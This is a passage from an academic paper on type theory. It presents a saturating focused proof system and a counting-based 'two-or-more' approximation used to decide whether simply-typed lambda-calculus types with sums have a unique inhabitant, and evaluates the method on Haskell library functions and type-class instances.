\frac{\Gamma \vdash t \uparrow P}{\Gamma \vdash_{\text{foc}} t : P} \quad \frac{\Gamma \vdash n \Downarrow X}{\Gamma \vdash_{\text{foc}} n : X} \\
\\
\text{FOC-ELIM} \quad \text{INTRO-SUM} \\
\frac{\Gamma \vdash n \Downarrow P \quad \Gamma; x : P \vdash_{\text{inv}} t : Q_{\text{at}}}{\Gamma \vdash_{\text{foc}} \text{let } x = n \text{ in } t : Q_{\text{at}}} \quad \frac{\Gamma \vdash t \uparrow A_i}{\Gamma \vdash \sigma_i t \uparrow A_1 + A_2} \\
\\
\text{INTRO-END} \quad \text{ELIM-PAIR} \quad \text{ELIM-START} \\
\frac{\Gamma; \emptyset \vdash_{\text{inv}} t : N_{\text{at}}}{\Gamma \vdash t \uparrow N_{\text{at}}} \quad \frac{\Gamma \vdash n \Downarrow A_1 * A_2}{\Gamma \vdash \pi_i n \Downarrow A_i} \quad \frac{(x : N_{\text{at}}) \in \Gamma}{\Gamma \vdash x \Downarrow N_{\text{at}}} \\
\\
\text{ELIM-ARR} \\
\frac{\Gamma \vdash n \Downarrow A \rightarrow B \quad \Gamma \vdash u \uparrow A}{\Gamma \vdash n u \Downarrow B}
\end{array}$$

Figure 5. Cut-free focused natural deduction for intuitionistic logic

In Figure 5 we introduce a focused natural deduction for intuitionistic logic, as a typing system for the simply-typed lambda-calculus – with an explicit `let` construct. It is relatively standard, strongly related to the linear intuitionistic calculus of Brock-Nannestad and Schürmann (2010), or the intuitionistic calculus of Krishnaswami (2009). We distinguish four judgments: $\Gamma; \Delta \vdash_{\text{inv}} t : A$ is the *invertible* judgment, $\Gamma \vdash_{\text{foc}} t : P_{\text{at}}$ the *focusing* judgment, $\Gamma \vdash t \uparrow A$ the *non-invertible introduction* judgment and $\Gamma \vdash n \Downarrow A$ the *non-invertible elimination* judgment. The system is best understood by following the “life cycle” of the proof search process (forgetting about proof terms for now), which initially starts with a sequent to prove of the form $\emptyset; \Delta \vdash_{\text{inv}} ? : A$.

During the invertible phase $\Gamma; \Delta \vdash_{\text{inv}} ? : A$, invertible rules are applied as long as possible. We defined *negative* types as those whose introduction in the goal is invertible, and *positives* as those whose elimination in the context is invertible. Thus, the invertible phase stops only when all types in the context are negative, and the goal is positive or atomic: this is enforced by the rule `INV-END`. The two contexts correspond to an “old” context Γ , which is negative or atomic (all positives have been eliminated in a previous invertible phase), and a “new” context Δ of any polarity, which is the one being processed by invertible rule. `INV-END` only applies when the new context Γ' is negative or atomic, and the goal P_{at} positive or atomic.

The focusing phase $\Gamma \vdash_{\text{foc}} ? : P_{\text{at}}$ is where choices are made: a sequence of non-invertible steps will be started, and continue as long as possible. Those non-invertible steps may be eliminations in the context (`FOC-ELIM`), introductions of a strict positive in the goal

(`FOC-INTRO`), or conclusion of the proof when the goal is atomic (`FOC-ATOM`).

In terms of search process, the introduction judgment $\Gamma \vdash ? \uparrow A$ should be read from the bottom to the top, and the elimination judgment $\Gamma \vdash ? \Downarrow A$ from the top to the bottom. Introductions correspond to backward reasoning (to prove $A_1 + A_2$ it *suffices* to prove A_i); they must be applied as long as the goal is positive, to end on negatives or atoms (`INTRO-END`) where invertible search takes over. Eliminations correspond to forward reasoning (from the hypothesis $A_1 * A_2$ we can *deduce* A_i) started from the context (`ELIM-START`); they must also be applied as long as possible, as they can only end in the rule `FOC-ELIM` on a strict positive, or in the rule `FOC-ATOM` on an atom.

Sequent-Style Left Invertible Rules The left-introduction rule for sums `INV-SUM` is sequent-style rather than in the expected natural deduction style: we only destruct variables found in the context, instead of allowing to destruct arbitrary expressions. We also shadow the matched variable, as we know we will never need the sum again.

Let-Binding The proof-term `let $x = n$ in t` used in the `FOC-ELIM` rule is not part of the syntax we gave for the simply-typed lambda-calculus in Section 1.4. Indeed, focusing re-introduces a restricted cut rule which does not exist in standard natural deduction. We could write $t[n/x]$ instead, to get a proper λ -term – and indeed when we speak of focused proof term as λ -term this substitution is to be understood as implicit. We prefer the `let` syntax which better reflects the dynamics of the search it witnesses.

We call `letexp(t)` the λ -term obtained by performing let-expansion (in depth) on t , defined by the only non-trivial case:

$$\text{letexp}(\text{let } x = n \text{ in } t) \stackrel{\text{def}}{=} \text{letexp}(t)[\text{letexp}(n)/x]$$

Normality If we explained `let $x = n$ in t` as syntactic sugar for $(\lambda x. t) n$, our proofs term would contain β -redexes. We prefer to explain them as a notation for the substitution $t[n/x]$, as it is then apparent that proof term for the focused logic are in β -normal form. Indeed, x being of strictly positive type, it is necessarily a sum and is destructed in the immediately following invertible phase by a rule `INV-SUM` (which shadows the variable, never to be used again). As the terms corresponding to non-invertible introductions $\Gamma \vdash n \Downarrow P$ are all neutrals, the substitution creates a subterm of the form $\delta(n, x.t, x.u)$ with no new redex.

One can also check that proof terms for judgments that do not contain sums are in η -long normal form. For example, a subterm of type $A \rightarrow B$ is either type-checked by an invertible judgment $\Gamma; \Delta \vdash_{\text{inv}} t : A \rightarrow B$ or an elimination judgment $\Gamma \vdash n \Downarrow A \rightarrow B$. In the first case, the invertible judgment is either a sum elimination (excluded by hypothesis) or a function introduction $\lambda x. u$. In the second case, because an elimination phase can only end on a positive or atomic type, we know that immediately below is the elimination rule for arrows: it is applied to some argument, and η -expanding it would create a β -redex.

Fact 1. *The focused intuitionistic logic is complete for provability. It is also computationally complete (§1.5).*

2.1 Invertible Commuting Conversions

The *invertible commuting conversion* (or *invertible commutative cuts*) relation ($=_{\text{icc}}$) expresses that, inside a given invertible phase, the ordering of invertible step does not matter.

$$\begin{aligned}
\delta(t, x.\lambda y_1. u_1, x.\lambda y_2. u_2) &=_{\text{icc}} \lambda y. \delta(t, x.u_1[y/y_1], x.u_2[y/y_2]) \\
\delta(t, x.(u_1, u_2), x.(r_1, r_2)) &=_{\text{icc}} \\
(\delta(t, x.u_1, x.r_1), \delta(t, x.u_2, x.r_2)) & \\
\delta(t, x.\delta(u, y.r_1, y.r'_1), x.\delta(u, y.r_2, y.r'_2)) &=_{\text{icc}} \\
\delta(u, y.\delta(t, x.r_1, x.r_2), x.\delta(t, x.r'_1, x.r'_2)) &
\end{aligned}$$

This equivalence relation is easily decidable. We could do without it. We could force a specific operation order by restricting typing rules, typically by making Δ a list to enforce sum-elimination order, and requiring the goal C of sum-eliminations to be positive or atomic to enforce an order between sum-eliminations and invertible utintroctions. We could also provide more expressive syntactic forms (parallel multi-sums elimination (Altenkirch, Dybjer, Hofmann, and Scott 2001)) and normalize to this more canonical syntax. We prefer to make the non-determinism explicit in the specification. Our algorithm uses some implementation-defined order for proof search, it never has to compute ($=_{\text{icc}}$)-convertibility.

Note that there are term calculi (Curien and Munch-Maccagnoni 2010) inspired from sequent-calculus, where commuting conversions naturally correspond to computational reductions, which would form better basis for studying normal forms than λ -terms. In the present work we wished to keep a term language resembling functional programs.

3. A Saturating Focused System

In this section, we introduce the novel *saturating* focused proof search, again as a term typing system that is both *computationally complete* (§1.5) and *canonical*. It serves as a specification of our normal forms; our algorithm shall only search for a finite subspace of saturated proofs, while remaining *unicity complete*.

Saturated focusing logic is a variant of the previous focused natural deduction, where the *focusing* judgment $\Gamma \vdash_{\text{foc}} t : P_{\text{at}}$ is replaced by a *saturating* judgment $\Gamma; \Gamma' \vdash_{\text{sat}} t : P_{\text{at}}$. The system is presented in Figure 6; the rules for non-invertible elimination and introductions, and the invertible rules, are identical to the previous ones and have not been repeated.

(rules for $\Gamma \vdash t \uparrow A$ and $\Gamma \vdash n \downarrow A$ as in Figure 5)
(invertible rules, except INV-END , as in Figure 5)

$$\begin{array}{c}
\begin{array}{ccc}
\text{SINV-END} & \text{SAT-INTRO} & \text{SAT-ATOM} \\
\frac{\Gamma; \Gamma' \vdash_{\text{sat}} t : P_{\text{at}}}{\Gamma; \Gamma' \vdash_{\text{sinv}} t : P_{\text{at}}} & \frac{\Gamma \vdash t \uparrow P}{\Gamma; \emptyset \vdash_{\text{sat}} t : P} & \frac{\Gamma \vdash n \downarrow X}{\Gamma; \emptyset \vdash_{\text{sat}} n : X}
\end{array} \\
\\
\begin{array}{c}
\text{SAT} \\
\frac{(\bar{n}, \bar{P}) \subseteq \{(n, P) \mid (\Gamma, \Gamma' \vdash n \downarrow P) \wedge n \text{ uses } \Gamma'\} \\
\Gamma, \Gamma'; \bar{x} : \bar{P} \vdash_{\text{sinv}} t : Q_{\text{at}} \quad \forall x \in \bar{x}, t \text{ uses } x}{\Gamma; \Gamma' \vdash_{\text{sat}} \text{let } \bar{x} = \bar{n} \text{ in } t : Q_{\text{at}}}
\end{array} \\
\\
\frac{x \in \Delta}{x \text{ uses } \Delta} \quad \frac{(\exists n \in \bar{n}, n \text{ uses } \Delta) \vee t \text{ uses } \Delta}{\text{let } \bar{x} = \bar{n} \text{ in } t \text{ uses } \Delta} \\
\\
\frac{(t_1 \text{ uses } \Delta) \vee (t_2 \text{ uses } \Delta)}{\delta(x, x.t_1, x.t_2) \text{ uses } \Delta} \quad \frac{(t \text{ uses } \Delta) \vee (u \text{ uses } \Delta)}{t u \text{ uses } \Delta} \\
\\
\text{(other } (t \text{ uses } \Delta) \text{): simple or-mapping like for } t u \text{)}
\end{array}$$

Figure 6. Cut-free saturating focused intuitionistic logic

In this new judgment, the information that a part of the context is “new”, which is available from the invertible judgment $\Gamma; \Gamma' \vdash_{\text{sinv}}$

$t : A$, is retained. The “old” context Γ has already been saturated, and all the positives deducible from it have already been cut – the result of their destruction is somewhere in the context. In the new saturation phase, we must cut all new sums, that were not available before, that is, those that use Γ' in some way. It would not only be inefficient to cut old sums again, it would break *canonicity* (§1.5): with redundant formal variables in the context our algorithm could wrongly believe to have found several distinct proofs.

The right-focusing rules SAT-INTRO and SAT-ATOM behave exactly as FOC-INTRO and FOC-ATOM in the previous focused system. But they can only be used when there is no new context.

When there is a new context to saturate, the judgment must go through the SAT rule – there is no other way to end the proof. The left premise of the rule, corresponding to the definition in SAT , quantifies over all strictly positive neutrals that can be deduced from the old and new contexts combined (Γ, Γ') , but selects those that are “new”, in the sense that they use at least one variable coming from the new context fragment Γ' . Then, we simultaneously cut on all those new neutrals, by adding a fresh variable for each of them in the general context, and continuing with an invertible phase: those positives need to be deconstructed for saturation to start again.

The $n \text{ uses } \Gamma'$ restriction imposes a unique place at which each cut, each binder may be introduced in the proof term: exactly as soon as it becomes defineable. This enforces canonicity by eliminating redundant proofs that just differ in the place of introduction of a binder, or bind the same value twice. For example, consider the context $\Gamma \stackrel{\text{def}}{=} (x : X, y : X \rightarrow (Y + Y))$, and suppose we are trying to find all distinct terms of type Y . During the first saturation phase $(\emptyset; \Gamma \vdash_{\text{sat}} ? : Y)$, we would build the neutral term $y x$ of type $Y + Y$; it passes the test $y x \text{ uses } \Gamma$ as it uses both variables of Γ . Then, the invertible phase $\Gamma; z : Y + Y \vdash_{\text{sinv}} ? : Y$ decomposes the goal in two subgoals $\Gamma; z : Y \vdash_{\text{sat}} ? : Y$. Without the $n \text{ uses } \Gamma'$ restriction, the SAT rule could cut again on $y x$, with would lead, after the next invertible phase, to contexts of the form $\Gamma, z : Y; z' : Y$. But it is wrong to have two distinct variables of type Y here, as there should be only one way to build a Y .

The relation $n \text{ uses } \Gamma'$ is defined structurally on proof terms (or, equivalently, their typing derivations). Basically, a term “uses” a context if it uses at least one of its variables; for most terms, it is defined as a big “or” on its subterms. The only subtlety is that the case-split $\delta(x, x.t_1, x.t_2)$ does not by itself count as a use of the split variable: to be counted as “used”, either t_1 or t_2 must use the shadowing variable x .

Finally, the last condition of the SAT rule ($\forall x \in \bar{x}, t \text{ uses } x$) restricts the saturated variables listed in the let -binding to be only those actually used by the term. In terms of proof search, this restriction is applied after the fact: first, cut all positives, then search for all possible subproofs, and finally trim each of them, so that it binds only the positives it uses. This restriction thus does not influence proof search, but it ensures that there always exist finite saturating proofs for inhabited types, by allowing proof search to drop unnecessary bindings instead of saturating them forever. Consider Church numerals on a sum type, $X + Y \rightarrow (X + Y \rightarrow X + Y) \rightarrow X + Y$, there would be no finite saturating proof without this restriction, which would break provability completeness.

Theorem 1 (Canonicity of saturating focused logic). *If we have $\Gamma; \Delta \vdash_{\text{sinv}} t : A$ and $\Gamma; \Delta \vdash_{\text{sinv}} u : A$ in saturating focused logic with $t \neq_{\text{icc}} u$, then $t \neq_{\beta\eta} u$.*

Theorem 2 (Computational completeness of saturating focused logic). *If we have $\emptyset; \Delta \vdash_{\text{inv}} t : A$ in the non-saturating focused logic, then for some $u =_{\beta\eta} t$ we have $\emptyset; \Delta \vdash_{\text{sinv}} u : A$ in the saturating focused logic.*

4. Two-Or-More Approximation

A complete presentation of the content of this section, along with complete proofs, is available as a research report (Scherer 2014).

Our algorithm bounds contexts to at most two formal variables at each type. To ensure it correctly predicts unicity (it never claims that there are zero or one programs when two distinct programs exist), we need to prove that if there exists two distinct saturated proofs of a goal A in a given context Γ , then there already exist two distinct proofs of A in the context $[\Gamma]_2$, which drops variables from Γ so that no formula occurs more than twice.

We formulate this property in a more general way: instead of talking about the cut-free proofs of the saturating focused logics, we prove a general result about the set of derivations of a typing judgment $\Delta \vdash ? : A$ that have “the same shape”, that is, that erase to the same derivation of intuitionistic logic $[\Delta]_1 \vdash A$, where $[\Delta]_1$ is the set of formulas present in Δ , forgetting multiplicity. This result applies in particular to saturating focused proof terms, (their let-expansion) seen as programs in the unfocused λ -calculus.

We define an explicit syntax for “shapes” S in Figure 7, which are in one-to-one correspondence with (variable-less) natural deduction proofs. It also define the erasure function $[t]_1$ from typed λ -terms to typed shapes.

S, T	$:=$	typed shapes
A, B, C, D		axioms
$\lambda A. S$		λ -abstraction
$S T$		application
(S, T)		pair
$\pi_i S$		projection
$\sigma_i S$		sum injection
$\delta(S, A.T_1, B.T_2)$		sum destruction
$[x : A]_1$	$\stackrel{\text{def}}{=} A$	$[\lambda x : A. t]_1 \stackrel{\text{def}}{=} \lambda A. [t]_1$
$[t u]_1$	$\stackrel{\text{def}}{=} [t]_1 [u]_1$	$[(t, u)]_1 \stackrel{\text{def}}{=} ([t]_1, [u]_1)$
$[\pi_i t]_1$	$\stackrel{\text{def}}{=} \pi_i [t]_1$	$[\sigma_i t]_1 \stackrel{\text{def}}{=} \sigma_i [t]_1$
$[\delta((t : A + B), y.u, z.r)]_1$	$\stackrel{\text{def}}{=} \delta([t]_1, A.[u]_1, B.[r]_1)$	

Figure 7. Shapes of variable-less natural deduction proofs

The central idea of our approximation result is the use of *counting logics*, that counts the number of λ -terms of different shapes. A counting logic is parametrized over a semiring¹ K ; picking the semiring of natural numbers precisely corresponds to counting the number of terms of a given shape, counting in the semiring $\{(0, 1)\}$ corresponds to the variable-less logic (which only expresses inhabitation), and counting in finite semirings of support $\{0, 1, \dots, M\}$ corresponds to counting proofs with approximative bounded contexts of size at most M .

The counting logic, defined in Figure 8, is parametrized over a semiring $(K, 0_K, 1_K, +_K, \times_K)$. The judgment is of the form $S :: \Phi \vdash_K A : a$, where S is the shape of corresponding logic derivation, Φ is a context mapping formulas to a multiplicity in K , A is the type of the goal being proven, and a is the “output count”, a scalar of K .

Let us write $\#S$ the cardinal of a set S and $[\Delta]_\#$ for the “cardinal erasure” of the typing context Δ , defined as $\#\{x \mid (x : A) \in \Delta\}$. We can express the relation between counts in the semiring \mathbb{N} and cardinality of typed λ -terms of a given shape:

¹A semiring $(K, 0_K, 1_K, +_K, \times_K)$ is defined as a two-operation algebraic structure where $(0_K, +_K)$ and $(1_K, \times_K)$ are monoids, $(+_K)$ commutes and distributes over (\times_K) (which may or may not commute), 0_K is a zero/absorbing element for (\times_K) , but $(+_K)$ and (\times_K) need not have inverses (\mathbb{Z} ’s addition is invertible so it is a ring, \mathbb{N} is only a semiring).

$$(\Phi, \Psi) \stackrel{\text{def}}{=} A \mapsto (\Phi(A) +_K \Psi(A))$$

$$(A : 1) \stackrel{\text{def}}{=} \begin{cases} A & \mapsto 1_K \\ B \neq A & \mapsto 0_K \end{cases}$$

COUNT-AXIOM	COUNT-INTRO-ARR
$A :: \Phi \vdash_K A : \Phi(A)$	$\frac{S :: \Phi, A : 1 \vdash_K B : a}{\lambda A. S :: \Phi \vdash_K A \rightarrow B : a}$
COUNT-ELIM-ARR	
$\frac{S_1 :: \Phi \vdash_K A \rightarrow B : a_1 \quad S_2 :: \Phi \vdash_K A : a_2}{S_1 S_2 :: \Phi \vdash_K B : a_1 \times a_2}$	
COUNT-INTRO-PAIR	
$\frac{S_1 :: \Phi \vdash_K A : a_1 \quad S_2 :: \Phi \vdash_K B : a_2}{(S_1, S_2) :: \Phi \vdash_K A * B : a_1 \times a_2}$	
COUNT-ELIM-PAIR	COUNT-INTRO-SUM
$\frac{S :: \Phi \vdash_K A_1 * A_2 : a}{\pi_i S :: \Phi \vdash_K A_i : a}$	$\frac{S :: \Phi \vdash_K A_i : a}{\sigma_i S :: \Phi \vdash_K A_1 + A_2 : a}$
COUNT-ELIM-SUM	
$\frac{S :: \Phi \vdash_K A + B : a_1 \quad T_1 :: \Phi, A : 1 \vdash_K C : a_2 \quad T_2 :: \Phi, B : 1 \vdash_K C : a_3}{\delta(S, A.T_1, B.T_2) :: \Phi \vdash_K C : a_1 \times a_2 \times a_3}$	

Figure 8. Counting logic over $(K, 0_K, 1_K, +_K, \times_K)$

Lemma 1. For any environment Δ , shape S and type A , the following counting judgment is derivable:

$$S :: [\Delta]_\# \vdash_{\mathbb{N}} A : \#\{t \mid \Delta \vdash t : A \wedge [t]_1 = S\}$$

Note that the counting logic does not have a convincing dynamic semantics – the dynamic semantics of variable-less shapes themselves have been studied in Dowek and Jiang (2011). We only use it as a reasoning tool to count programs.

If $\phi : K \rightarrow K'$ map the scalars of one semiring to another, and Φ is a counting context in K , we write $[\Phi]_\phi$ its erasure in K' defined by $[\Phi]_\phi(A) \stackrel{\text{def}}{=} \phi(\Phi(A))$. We can then formulate the main result on counting logics:

Theorem 3 (Morphism of derivations). If $\phi : K \rightarrow K'$ is a semiring morphism and $S :: \Phi \vdash_K A : a$ is derivable, then $S :: [\Phi]_\phi \vdash_{K'} A : \phi(a)$ is also derivable.

To conclude, we only need to remark that the derivation count is uniquely determined by the multiplicity context.

Lemma 2 (Determinism). If we have both $S :: \Phi \vdash_K A : a$ and $S :: \Phi \vdash_K A : b$ then $a =_K b$.

Corollary 1 (Counting approximation). If ϕ is a semiring morphism and $[\Phi]_\phi = [\Psi]_\phi$ then $S :: \Phi \vdash_K A : a$ and $S :: \Psi \vdash_K A : b$ imply $\phi(a) = \phi(b)$.

Approximating arbitrary contexts into zero, one or “two-or-more” variables corresponds to the semiring $\bar{2}$ of support $\{0, 1, 2\}$, with commutative semiring operations fully determined by $1+1=2$, $2+a=2$, and $2 \times 2=2$. Then, the function $n \mapsto \min(2, n)$ is a semiring morphism from \mathbb{N} to $\bar{2}$, and the corollary above tells us that number of derivations of the judgments $\Delta \vdash A$ and $[\Delta]_2 \vdash A$ project to the same value in $\{0, 1, 2\}$. This results extend to any n , as $\{0, 1, \dots, n\}$ can be similarly given a semiring structure.

5. Search Algorithm

The saturating focused logic corresponds to a computationally complete presentation of the structure of canonical proofs we are interested in. From this presentation it is extremely easy to derive a terminating search algorithm complete for unicity – we moved from a whiteboard description of the saturating rules to a working implementation of the algorithm usable on actual examples in exactly one day of work. The implementation (Scherer and Rémy 2015) is around 700 lines of readable OCaml code.

The central idea to cut the search space while remaining complete for unicity is the *two-or-more* approximation: there is no need to store more than two formal variables of each type, as it suffices to find at least two distinct proofs if they exist – this was proved in the Section 4. We use a *plurality* monad Plur , defined in set-theoretic terms as $\text{Plur}(S) \stackrel{\text{def}}{=} 1 + S + S \times S$, representing zero, one or “at least two” distinct elements of the set S . Each typing judgment is reformulated into a search function which takes as input the context(s) of the judgment and its goal, and returns a plurality of proof terms – we search not for *one* proof term, but for (a bounded set of) *all* proof terms. Reversing the usual mapping from variables to types, the contexts map types to pluralities of formal variables.

In the search algorithm, the SINV-END rule does merely pass its new context Γ' to the saturation rules, but it also *trims* it by applying the two-or-more rule: if the old context Γ already has two variables of a given formula N_{at} , drop all variables for N_{at} from Γ' ; if it already has one variable, retain at most one variable in Γ' . This corresponds to an eager application of the variable-use restriction of the SAT rule: we have decided to search only for terms that will not use those extraneous variables, hence they are never useful during saturation and we may as well drop them now. This trimming is sound, because it corresponds to an application of the SAT rule that would bind the empty set. Proving that it is complete for unicity is the topic of Section 4.

To effectively implement the saturation rules, a useful tool is a *selection* function (called `select_oblis` in our prototype) which takes a selection predicate on positive or atomic formulas P_{at} , and selects (a plurality of) each negative formula N_{at} from the context that might be the starting point of an elimination judgment of the form $\Gamma \vdash n \Downarrow P_{\text{at}}$, for a P_{at} accepted by the selection predicate. For example, if we want to prove X and there is a formula $Y \rightarrow Z * X$, this formula will be selected – although we don’t know yet if we will be able to prove Y . For each such P_{at} , it returns a *proof obligation*, that is either a valid derivation of $\Gamma \vdash n \Downarrow P_{\text{at}}$, or a *request*, giving some formula A and expecting a derivation of $\Gamma \vdash ? \Uparrow A$ before returning another proof obligation.

The rule SAT-ATOM ($\Gamma; \emptyset \vdash_{\text{sat}} ? : X$) uses this selection function to select all negatives that could potentially be eliminated into a X , and feeding (pluralities of) answers to the returned proof obligations (by recursively searching for introduction judgments) to obtain (pluralities of) elimination proofs of X .

The rule SAT uses the selection function to find the negatives that could be eliminated in any strictly positive formula and tries to fulfill (pluralities of) proof obligations. This returns a binding context (with a plurality of neutrals for each positive formula), which is filtered a posteriori to keep only the “new” bindings – that use the new context. The new binding are all added to the search environment, and saturating search is called recursively. It returns a plurality of proof terms; each of them results in a proof derivation (where the saturating set is trimmed to retain only the bindings useful to that particular proof term).

Finally, to ensure termination while remaining complete for unicity, we do not search for proofs where a given subgoal occurs strictly more than twice along a given search path. This is easily implemented by threading an extra “memory” argument through

each recursive call, which counts the number of identical subgoals below a recursive call and kills the search (by returning the “zero” element of the plurality monad) at two. Note that this does not correspond to memoization in the usual sense, as information is only propagated along a recursive search branch, and never shared between several branches.

This fully describes the algorithm, which is easily derived from the logic. It is effective, and our implementation answers instantly on all the (small) types of polymorphic functions we tried. But it is not designed for efficiency, and in particular saturation duplicates a lot of work (re-computing old values before throwing them away).

In the long version of this article (Scherer and Rémy 2015), we give a presentation of the algorithm as a system of inference rules that is terminating and deterministic. Using the two-or-more counting approximation result (Corollary 1) of the next section, we can prove the correctness of this presentation.

Theorem 4. *Our unicity-deciding algorithm is terminating and complete for unicity.*

The search space restrictions described above are those necessary for *termination*. Many extra optimizations are possible, that can be adapted from the proof search literature – with some care to avoid losing completeness for unicity. For example, there is no need to cut on a positive if its atoms do not appear in negative positions (nested to the left of an odd number of times) in the rest of the goal. We did not develop such optimizations, except for two low-hanging fruits we describe below.

Eager Redundancy Elimination Whenever we consider selecting a proof obligation to prove a strict positive during the saturation phase, we can look at the negatives that will be obtained by cutting it. If all those atoms are already present at least twice in the context, this positive is *redundant* and there is no need to cut on it. Dually, before starting a saturation phase, we can look at whether it is already possible to get two distinct neutral proofs of the goal from the current context. In this case it is not necessary to saturate at all.

This optimization is interesting because it significantly reduces the redundancy implied by only filtering of old terms after computing all of them. Indeed, we intuitively expect that most types present in the context are in fact present twice (being unique tends to be the exception rather than the rule in programming situations), and thus would not need to be saturated again. Redundancy of saturation still happens, but only on the “frontier formulas” that are present exactly once.

Subsumption by Memoization One of the techniques necessary to make the inverse method (McLaughlin and Pfenning 2008) competitive is *subsumption*: when a new judgment is derived by forward search, it is added to the set of known results if it is not subsumed by a more general judgment (same goal, smaller context) already known.

In our setting, being careful not to break computational completeness, this rule becomes the following. We use (monotonic) mutable state to grow a memoization table of each proved subgoal, indexed by the right-hand-side formula. Before proving a new subgoal, we look for all already-computed subgoals of the same right-hand-side formula. If one exists with exactly the same context, we return its result. But we also return eagerly if there exists a *larger* context (for inclusion) that returned zero result, or a *smaller* context that returned two-or-more results.

Interestingly, we found out that this optimization becomes unsound in presence of the empty type 0 (which are not yet part of the theory, but are present as an experiment in our implementation). Its equational theory tells us that in an inconsistent context (0 is provable), all proofs are equal. Thus a type may have two inhabitants in

a given context, but a larger context that is inconsistent (allows to prove 0) will have a unique inhabitant, breaking monotonicity.

6. Evaluation

In this section, we give some practical examples of code inference scenarios that our current algorithm can solve, and some that it cannot – because the simply-typed theory is too restrictive.

The key to our application is to translate a type using prenex-polymorphism into a simple type using atoms in stead of type variables – this is semantically correct given that bound type variables in System F are handled exactly as simply-typed atoms. The approach, of course, is only a very first step and quickly shows its limits. For example, we cannot work with polymorphic types in the environment (ML programs typically do this, for example when typing a parametrized module, or type-checking under a type-class constraint with polymorphic methods), or first-class polymorphism in function arguments. We also do not handle higher-kinded types – even pure constructors.

6.1 Inferring Polymorphic Library Functions

The Haskell standard library contains a fair number of polymorphic functions with unique types. The following examples have been checked to be uniquely defined by their types:

```
fst :  $\forall \alpha \beta. \alpha * \beta \rightarrow \alpha$ 
curry :  $\forall \alpha \beta \gamma. (\alpha * \beta \rightarrow \gamma) \rightarrow \alpha \rightarrow \beta \rightarrow \gamma$ 
uncurry :  $\forall \alpha \beta \gamma. (\alpha \rightarrow \beta \rightarrow \gamma) \rightarrow \alpha * \beta \rightarrow \gamma$ 
either :  $\forall \alpha \beta \gamma. (\alpha \rightarrow \gamma) \rightarrow (\beta \rightarrow \gamma) \rightarrow \alpha + \beta \rightarrow \gamma$ 
```

When the API gets more complicated, both types and terms become harder to read and uniqueness of inhabitation gets much less obvious. Consider the following operators chosen arbitrarily in the lens (Kmett 2012) library.

```
(<.) :: Indexable i p => (Indexed i s t -> r)
    -> ((a -> b) -> s -> t) -> p a b -> r
(<.>) :: Indexable (i, j) p => (Indexed i s t -> r)
    -> (Indexed j a b -> s -> t) -> p a b -> r
(%@~) :: AnIndexedSetter i s t a b
    -> (i -> a -> b) -> s -> t
non :: Eq a => a -> Iso' (Maybe a) a
```

The type and type-class definitions involved in this library usually contain first-class polymorphism, but the documentation (Kmett 2013) provides equivalent “simple types” to help user understanding. We translated the definitions of Indexed, Indexable and Iso using those simple types. We can then check that the first three operators are unique inhabitants; non is not.

6.2 Inferring Module Implementations or Type-Class Instances

The Arrow type-class is defined as follows:

```
class Arrow (a : * -> * -> * ) where
  arr :: (b -> c) -> a b c
  first :: a b c -> a (b, d) (c, d)
  second :: a b c -> a (d, b) (d, c)
  (***) :: a b c -> a b' c' -> a (b, b') (c, c')
  (&&&) :: a b c -> a b c' -> a b (c, c')
```

It is self-evident that the arrow type (\rightarrow) is an instance of this class, and *no code should have to be written* to justify this: our prototype is able to infer that all those required methods are uniquely determined when the type constructor a is instantiated

with an arrow type. This also extends to subsequent type-classes, such as ArrowChoice.

As most of the difficulty in inferring unique inhabitants lies in sums, we study the “exception monad”, that is, for a fixed type X , the functor $\alpha \mapsto X + \alpha$. Our implementation determines that its Functor and Monad instances are uniquely determined, but that its Applicative instance is not.

This is in fact a general result on applicative functors for types that are also monads: there are two distinct ways to prove that a monad is also an applicative functor.

```
ap :: Monad m => m (a -> b) -> m a -> m b
ap mf ma = do
  f <- mf
  a <- ma
  return (f a)
ap mf ma = do
  a <- ma
  f <- mf
  return (f a)
```

Note that the type of bind for the exception monad, namely $\forall \alpha \beta. X + \alpha \rightarrow (\alpha \rightarrow X + \beta) \rightarrow X + \beta$, has a sum type thunked under a negative type. It is one typical example of type which cannot be proved unique by the focusing discipline alone, which is correctly recognized unique by our algorithm.

6.3 Non-Applications

Here are two related ideas we wanted to try, but that do not fit in the simply-typed lambda-calculus; the uniqueness algorithm must be extended to richer type systems to handle such applications.

We can check that specific instances of a given type-class are canonically defined, but it would be nice to show as well that some of the operators defined on *any* instance are uniquely defined from the type-class methods – although one would expect this to often fail in practice if the uniqueness checker doesn’t understand the equational laws required of valid instances. Unfortunately, this would require uniqueness check with polymorphic types in context (for the polymorphic methods).

Another idea is to verify the coherence property of a set of declared instances by translating instance declarations into terms, and checking uniqueness of the required instance types. In particular, one can model the inheritance of one class upon another using a pair type (Comp α as a pair of a value of type Eq α and Comp-specific methods); and the system can then check that when an instance of Eq X and Comp X are declared, building Eq X directly or projecting it from Comp X correspond to $\beta\eta$ -equivalent elaboration witnesses. Unfortunately, all but the most simplistic examples require parametrized types and polymorphic values in the environment to be faithfully modelled.

6.4 On Impure Host Programs

The type system in which program search is performed does not need to exactly coincide with the ambient type system of the host programming language, for which the code-inference feature is proposed – forcing the same type-system would kill any use from a language with non-termination as an effect. Besides doing term search in a pure, terminating fragment of the host language, one could also refine search with type annotations in a richer type system, eg. using dependent types or substructural logic – as long as the found inhabitants can be erased back to host types.

However, this raises the delicate question of, among the unique $\beta\eta$ -equivalence class of programs, which candidate to select to be actually injected into the host language. For example, the ordering or repetition of function calls can be observed in a host language passing impure function as arguments, and η -expansion of functions can delay effects. Even in a pure language, η -expanding sums and products may make the code less efficient by re-allocating data. There is a design space here that we have not explored.

7. Related and Future Work

7.1 Related Work

Previous Work on Unique Inhabitation The problem of unique inhabitation for the simply-typed lambda-calculus (without sums) has been formulated by Mints (1981), with early results by Babaev and Soloviev (1982), and later results by Aoto and Ono (1994); Aoto (1999) and Broda and Damas (2005).

These works have obtained several different *sufficient conditions* for a given type to be uniquely inhabited. While these cannot be used as an algorithm to decide unique inhabitation for any type, it reveals fascinating connections between unique inhabitation and proof or term structures. Some sufficient criterions are formulated on the types/formulas themselves, other on terms (a type is uniquely inhabited if it is inhabited by a term of a given structure).

A simple criterion on types given in Aoto and Ono (1994) is that “negatively non-duplicated formulas”, that is formulas where each atom occurs at most once in negative position (nested to the left of an odd number of arrows), have at most one inhabitant. This was extended by Broda and Damas (2005) to a notion of “deterministic” formulas, defined using a specialized representation for simply-typed proofs named “proof trees”.

